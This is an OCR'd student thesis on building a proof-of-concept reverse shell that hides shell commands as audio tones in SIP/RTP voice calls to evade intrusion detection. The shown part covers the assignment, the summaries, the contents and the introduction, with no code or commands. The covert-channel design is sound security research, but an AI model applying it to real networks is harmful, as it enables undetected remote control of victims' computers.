
4 Anforderungen

Es geht primär darum einen PoC zu erstellen um die Machbarkeit und Schwierigkeiten eines Tunnels via VoIP beurteilen zu können. Idealerweise kann dieses Tool von einem Security Analysten ohne spezielle Kenntnisse und grossartige Installationsprozeder verwendet werden.

Schematisch aber nicht bindend werden folgende Schritte auszuführen sein

- Definition der Requirements für einen Tunnel
- Extraktion von Teilproblemen (Divide and Conquer)
- Design und Analyse basierend auf den Vorgaben
- Vorschläge für die Umsetzung
- Implementation der Funktionalität
- Dokumentation der Software und Skripte

INTERNAL, Abschnitt 1 Einführung 3/5



4.1.1 Technologien

- Netzwerktechnologien (IP, TCP, UDP, Firewalling etc.)
- VoIP Technologien (SIP, RTSP, Skype)
- Software Engineering, Requirementsanalyse, No UI
- Metasploit Exploitation Framework Programmierung (Ruby, Perl)
- Windows Workstation Programmierung (C#, evt. C++)

5 Infrastruktur

Die Arbeiten werden auf den Rechnern der Studenten durchgeführt. Zusätzlich benötigte Software oder Hardware wird bei Bedarf und nach Rücksprache mit Compass Security zur Verfügung gestellt.

6 Erwartete Resultate

6.1 In elektronischer Form:

- lauffähiges Toolkit und kompletter Source Code
- komplette Software Dokumentation (Use Cases, Klassenmodell, Sequenzdiagramme usw. in UML)
- komplette Use Cases und Erfolgs-Szenarien
- alle Dokumente und Protokolle (vorzugsweise in englischer Sprache)

6.2 Auf Papier:

Gemäss der Anleitung der HSR: https://skripte.hsr.ch/Informatik/Fachbereich/Studienarbeit_Informatik/

Es muss aus den abgegebenen Dokumenten klar hervorgehen, wer für welchen Teil der Arbeit und der Dokumentation verantwortlich war (detaillierte Zeiterfassung).

7 Termine

7.1 Start/Ende


Termine gemäss https://skripte.hsr.ch/Informatik/Fachbereich/Studienarbeit_Informatik/

Datum	Task
16.09.2019	Beginn der Studienarbeit, Ausgabe der Aufgabenstellung durch den Betreuer. Vorlagen sowie eine ausführliche Anleitung betreffend Dokumentation stehen auf dem Skripteserver zur Verfügung.
16.12.2019	Die Studierenden erfassen den Abstract in https://abstract.hsr.ch/ und geben den Abstract zur Kontrolle an ihren Betreuer/Examinator frei.
18.12.2019	Der Betreuer/Examinator gibt das Dokument mit dem korrekten und vollständigen Abstract zur Weiterverarbeitung an das Studiengangsekretariat frei.
20.12.2019	Hochladen aller Dokumente auf archiv-i.hsr bis 17 Uhr

7.2 Zeitplan und Meilensteine

Zeitplan und Meilensteine für das Projekt sind von den Studenten selber zu erarbeiten und zusammen mit dem Projektmanagementplan abzuliefern. Die Meilensteine sind bindend. Der erste Meilenstein ist vorgegeben. Mit den Betreuern werden regelmässige Sitzungen zur Fortschrittskontrolle durchgeführt.

INTERNAL, Abschnitt 5 Infrastruktur 4/5



8 Betreuung

Die Arbeiten werden durch Cyrill Brunschwiler betreut. Der Gegenleser wird im weiteren Verlauf noch definiert.

8.1 Kontakt

Cyrill Brunschwiler, Managing Director, Compass Security Schweiz AG
Weststrasse 50, 8003 Zürich, Switzerland
Werkstrasse 20, 8645 Jona, Switzerland

+41 44 455 6412
cyrill.brunschwiler@compass-security.com
cyrill.brunschwiler@hsr.ch
https://fb.compass-security.com/inbox/hUGXMr2EeZ2V7b

9 Referenzen

- An assessment of VoIP covert channel threats, 2007, http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.472.9985&rep=rep1&type=pdf
- Covert Channels in SIP for VoIP signalling, 2008, https://arxiv.org/ftp/arxiv/papers/0805/0805.3538.pdf
- An Exploration of covert channels within voice over IP, 2010, https://scholarworks.rit.edu/cgi/viewcontent.cgi?article=1817
- Skype and Data Exfiltration, 2014, https://www.sans.org/reading-room/whitepapers/covert/skype-data-exfiltration-34560
- SkyLen: a Skype-based length covert channel, 2015, https://pdfs.semanticscholar.org/d15f/5670d8bbe564c80e899b2d6a5e153c4dff89.pdf
- How to use a Metasploit Reverse Shell, https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit

10 Unterschriften

Jona, 16. September 2019

[illegible]	[illegible]	[illegible]
Cyrill Brunschwiler	Dominique Illi	Michel Bongard

Reverse Shell via Voice (SIP, Skype)

C – Abstract

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

Initial Situation

Nowadays, there are less and less points of entry for a hacker to attack a network. Modern network infrastructures are specifically designed to deny any attempt of direct access from the internet into an internal network. To circumvent those restrictions, it is often easier to initiate a data-channel from within the internal network.

There already exist certain ways to establish such inside out channels such as the TCP reverse shell. However, most of these attacks are not very difficult to detect by network intrusion detection systems.

One alternative is the encapsulation of payload inside of VoIP packets. This thesis is a feasibility study containing a proof of concept to establish the practicality of a reverse shell over VoIP.

Approach / Technology

Due to the popularity of SIP and Skype, this thesis focuses on these two VoIP protocols. First, a thorough understanding of both protocols had to be acquired. After an initial research phase, the decision was made to develop the proof of concept for SIP. Because SIP is open source, existing libraries can be used as a foundation. Skype's proprietary nature would require reverse engineering the protocol.

In the final proof of concept an open source C-library is used. The attacker encodes a shell command to audio using a mapping between the ASCII table and different frequencies. The audio is then placed inside RTP packets and transmitted to the victim. There, the audio gets converted back to text and the shell command is executed. The shell output is sent back to the attacker the same way.

Result

This thesis proofed that a reverse shell over VoIP is possible.

At the moment it works only when both attacker and victim are in the same network. To make the solution work over the internet as well, UDP packet loss needs to be handled.

However, when both clients are in the same LAN, a SIP connection can be established between the victim and the attacker, allowing the attacker to execute shell commands on the victim's client at a speed of 50 Bytes per second.

Reverse Shell via Voice (SIP, Skype)
D – Lay-Summary

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

Initial Situation

Nowadays, there are less and less points of entry for a hacker to attack a company's infrastructure. Modern infrastructures are specifically designed to deny any attempt of direct access from the internet into the company. To circumvent those restrictions, it is often easier to initiate a data-channel from within the company through malicious software, downloaded by an unsuspecting employee. This is called an inside out attack.

There already exist certain ways to establish such attacks. However, most of these attacks are not very difficult to detect by the administrator of the company.

One alternative is to establish the connection as digital phone connection. This thesis is a feasibility study containing a proof of concept to establish such an inside out attack through a telephone connection.

Approach / Technology

There are two possible technologies that could be used for an inside out attack over a telephone connection: Skype, a proprietary protocol used by Microsoft, and SIP, an open source standard (meaning the programming code is publicly available) that is widely used. Because applications using SIP are available for free and can be modified, SIP was used to implement the proof of concept. On the attackers side a software listens for a victim initiating a call. Once the call is set up, the attacker can send computer commands to the victim through the telephone connection, which are then executed on the victim's computer.

Result

This thesis proofed that a reverse shell over VoIP is possible.

At the moment it works only when both attacker and victim are in the same network (i.e. same building) because over the internet there will be some data loss and currently there is no recovery mechanism built in.

However, when both clients are in the same location the attacker can fully control the victim's computer.

Reverse Shell via Voice (SIP, Skype)
E – Management Summary

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

Initial Situation

Due to the growing number of cybercriminals, companies are forced to make more investments into the IT security. Inside-out attacks, in which a connection is established from the secure network to the attacker, are a popular form of attack for hackers to penetrate well-protected networks. Common ways to open such channels are malicious attachments in e-mails. Because modern network devices can recognize such attacks better and better, hackers may try to hide the channels within VoIP. This makes it almost impossible to distinguish a normal Internet call from a hacker attack.

Approach / Technology

This project investigates the feasibility of such an attack channel via an Internet telephony connection. By using standardized protocols, common Internet telephony software was replicated, and an attempt was made to establish a malicious transmission over these devices.

Result

The thesis came to the conclusion that it is possible to establish a malicious connection via a telephone channel. With the proof of concept, it was possible to remote control a company's computer. For this reason, it is indispensable to keep the network devices up to date at all times and to use additional resources to investigate this new type of attack. Otherwise the risk of losing company data is high and financial loss is to be expected.

Reverse Shell via Voice (SIP, Skype)
F – Technical Report

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

1 Content

1 Content 17

2 Introduction 22

2.1 Overview 22

2.2 Starting position and motivation 22

2.3 Objective 22

2.4 Approach 23

3 Research: VoIP with SIP 24

3.1 Overview 24

3.2 Softphone 24

3.3 Introduction of SIP 24

3.3.1 Connection between two peering VoIP providers 25

3.3.2 Connection between two non-peering VoIP providers 25

3.3.3 Connection to a non-VoIP end system 26

3.4 VoIP with SIP protocols 26

3.5 SIP 27

3.5.1 What is SIP? 27

3.5.2 SIP entities 27

3.5.3 SIP messages 28

3.5.4 SIP URI 29

3.5.5 SIP connection examples 29

3.6 SDP 31

3.6.1 What is SDP? 31

3.6.2 Media and transport information 31

3.7 RTP & RTCP 32

3.7.1 What are RTP and RTCP? 32

3.7.2 Compression 33

3.8 Examining the session establishment of Linphone with Wireshark 33

3.8.1 Setup 33

3.8.2 Registration process with WWW-authentication header 34

3.9 Conclusion 38

4 Tunneling options in VoIP with SIP 39

4.1 Overview 39

4.2 Reverse shell – general requirements 39

4.3 Option 1: Tunneling in RTP 39

4.3.1 The theory 39
4.3.2 Requirements 40
4.3.3 Characteristics of desired library 41
4.4 Option 2: Tunneling with SIP requests of type MESSAGE 41
4.4.1 The theory 41
4.4.2 Requirements 41
4.4.3 Characteristics of desired library 42
4.5 Conclusion 42
5 Research: VoIP with Skype 43
5.1 Overview 43
5.2 Softphone 43
5.3 Introduction 43
5.4 Protocol 43
5.5 Connection establishment 44
5.6 Reverse engineering Skype 45
5.7 Skype's command line tool 46
5.8 Skype API 46
5.8.1 Overview 46
5.8.2 Skype URI API 46
5.8.3 Skype for Business App SDK (Android) 48
5.8.4 UCMA 5.0 49
5.8.5 UCWA 2.0 51
5.9 Skype hardphones 51
5.10 Conclusion 52
6 Tunneling options in VoIP with Skype 53
6.1 Overview 53
6.2 Possible approaches 53
6.3 Initiating a Skype call 53
6.4 Conclusion 54
7 Text to audio conversion 55
7.1 Overview 55
7.2 SIP trunks / SIP media gateways 55
7.3 T.38 fax protocol 56
7.4 T.140 text over RTP protocol 56
7.5 Text as DTMF tones 56
7.6 Conclusion 57

8 Decision: Skype or SIP 58
8.1 Deciding between SIP and Skype 58
9 mjSIP 59
9.1 Overview 59
9.2 What is mjSIP? 59
9.3 mjSIP features 59
9.4 mjSIP sample applications 60
9.5 Downloading and building mjSIP 60
9.6 Testing mjSIP UA 60
9.6.1 Approach 62
9.6.2 Finding the RTP packet 62
9.6.3 How to replace the RTP payload 65
9.6.4 Replacing RTP payload 66
9.6.5 Extracting plain text from RTP payload 66
9.7 Implementing the PoC 68
9.7.1 Approach 68
9.7.2 Client implementation – sending 69
9.7.3 Server implementation - receiving 70
9.7.4 Server implementation - sending 70
9.7.5 Client implementation - receiving 71
9.8 Testing mjSIP MA 73
9.8.1 Basic communication 73
9.8.2 Analyzing SIP MESSAGE 74
9.8.3 Transmitting a shell using SIP MESSAGE 75
9.9 Conclusion 76
10 PJSIP 78
10.1 Overview 78
10.2 What is PJSIP? 78
10.3 PJSIP features 78
10.4 PJSIP static libraries 78
10.5 Installation guide 80
10.6 Setting up a SIP call with the UA PJSUA 83
10.7 Code analysis 84
10.7.1 First attempt at debugging 84
10.7.2 Replacing the device’s input and output stream 87
10.7.3 Customizing RTP packets 89

10.7.4 G.711 encoding and packet loss handling ... 91
10.8 PJSIP register ... 92
10.8.1 Overview ... 92
10.8.2 General registration process in PJSIP ... 92
10.8.3 SIP provider 1: Linphone ... 92
10.8.4 SIP provider 2: Voiptalk ... 97
10.9 Conclusion ... 98
11 DTMF encoding/decoding ... 99
11.1 Overview ... 99
11.2 Encoding ... 99
11.3 Decoding ... 101
11.4 Performance ... 104
11.5 Conclusion ... 105
12 Implementation ... 106
12.1 Customizable settings ... 107
12.1.1 Startup parameters ... 107
12.1.2 Adjusting volume ... 108
12.1.3 Automatic call ... 108
12.1.4 Console output ... 109
12.2 shell_io.c ... 109
12.3 audio_encoder.c ... 110
12.4 audio_decoder.c ... 110
12.5 stream.c ... 111
12.5.1 Replacing RTP payload ... 111
12.5.2 Extracting custom payload from RTP packets ... 111
12.5.3 Starting threads ... 112
12.6 shell_process.c ... 112
13 Reverse shell over VoIP – Detection ... 113
13.1 Overview ... 113
13.2 RTP packet size ... 113
13.3 Multiple registrations at the SIP registrar ... 113
13.4 Playing the audio data ... 113
13.5 Conclusion ... 113
14 Findings ... 114
14.1 Overview ... 114
14.2 Results ... 114

14.3 Requirements ... 114
14.3.1 Expected results ... 114
14.3.2 Product functionality ... 115
14.3.3 Non-functional requirements ... 115
14.4 UDP packet loss handling ... 116
14.4.1 Sliding window ... 116
14.4.2 Stop-and-wait ... 116
14.4.3 The problem with sequence numbering in VoIPshell ... 116
14.4.4 Improving DTMF mapping ... 116
14.5 Reducing the size of the executable ... 117
14.6 Conclusion ... 117
15 Conclusion ... 118
16 Glossary ... 119
17 Illustration index ... 121
18 Sources ... 124

2 Introduction

2.1 Overview

This document contains all research and findings of the thesis “Reverse Shell via Voice (SIP, Skype)”. The summaries in parts C, D and E can help to get a first impression before continuing reading. Chapters 14 and 15 contain the results and conclusion of the study.
Other documents, like the project plan, the requirements analysis and the software architecture document, can be found in the attachments.

2.2 Starting position and motivation

Nowadays, there are less and less points of entry for a hacker to attack a network. Firewalls are much stronger than they were twenty years ago, especially those of big corporations. Today, much more creativity is needed to infiltrate another network. But no firewall is impregnable. Not yet anyway. There are still vulnerabilities that may be exploited, if not easily.

One such possible vulnerability is VoIP (Voice over IP), the Internet telephony. Two very common VoIP protocols are SIP (Session Initiation Protocol) and Skype.
VoIP has been rising rapidly in the last few years. In the USA for example, 79% of businesses [1] were already using VoIP phones by 2017. The main reason why it is so popular is because it is much cheaper that the traditional PSTN (Pulic Switched Telephone Network). Since the voice data moves through the Internet, the phone call costs the same, regardless of whether you talk to someone in the same town or on the other side of the world.

This VoIP channel may conceivably be used to get illegal access to the network that uses it. It might be possible to establish a connection from a company computer to anywhere in the world, where the data flows through the VoIP channel. Essentially, the connection would be disguised as either SIP or Skype packages. To the company firewall it would appear like a regular phone call.

2.3 Objective

The goal is to find a PoC (Proof of Concept) for a reverse shell over VoIP. The software written for this PoC will hereafter be called VoIPshell. “Reverse shell” means, that the VoIPshell software allows to remotely execute commands on a computer behind a firewall. At this moment it is unclear, whether SIP or Skype will be used to do this. Initially, the detailed workings of both protocols will be studied, and it will be looked for possible ways to introduce a covert channel. By milestone two (see the project plan for further detail) it will be decided which protocol will be used to implement the PoC.

Despite extensive research, no existing software or documentation could be found that has studied or described the procedure of establishing a reverse shell over a VoIP channel. It seems that no one has ever discussed this publicly.
This does not mean that no one has ever accomplished this before, however. Some government agencies would likely not publish any findings on a security exploit, because they would want to take advantage of the vulnerability themselves. A hacker with malicious intents may do the same, or else try to sell it on the black market.

If this thesis results in a successful implementation of a reverse shell over VoIP, then it has likely been done before by someone who is using it to penetrate networks today. If the concept can be proven, the public can be alerted to the danger and companies can start taking measures to prevent such an attack.

2.4 Approach

To achieve the goal of a working PoC of a reverse shell over VoIP, this thesis is split into three major parts.

For the first part (Chapters 3 to 8) a thorough understanding of the workings of SIP and Skype needs to be obtained and theoretical tunneling options need to be compared.
Also, there needs to be found a way to convert text to audio and back. This is necessary for two reasons: First, it is unclear at the moment if VoIP traffic ever passes through the POTS (Plain Old Telephone System) and gets converted to an analog signal. If it did it would require true audio traffic to work. Second, if VoIPshell works with audio data instead of plain text, it is much more flexible and more independent of the protocol, such as SIP or Skype.
Finally, it needs to be decided on whether to implement the PoC for SIP or Skype.

In part two (Chapters 9 to 11) different libraries and their functionalities are tested. It must be determined which library is best suited for this PoC, considering the predefined requirements.

The final part (Chapters 12 to 15) consist of the implementation of VoIPshell and the evaluation of its feasibility.

3 Research: VoIP with SIP

3.1 Overview

This chapter contains the findings of the research of VoIP using SIP. The goal is it to get a thorough understanding of SIP so possible tunneling options through SIP for a reverse shell can be analyzed later.

3.2 Softphone

For the research phase softphone (Software implementation of a SIP UA/SA) from www.linphone.org is chosen for testing purposes. Linphone is an open source project which has over 300’000 users. The setup consists of creating two Linphone accounts and downloading and installing the software. Version 4.1.1 is used.

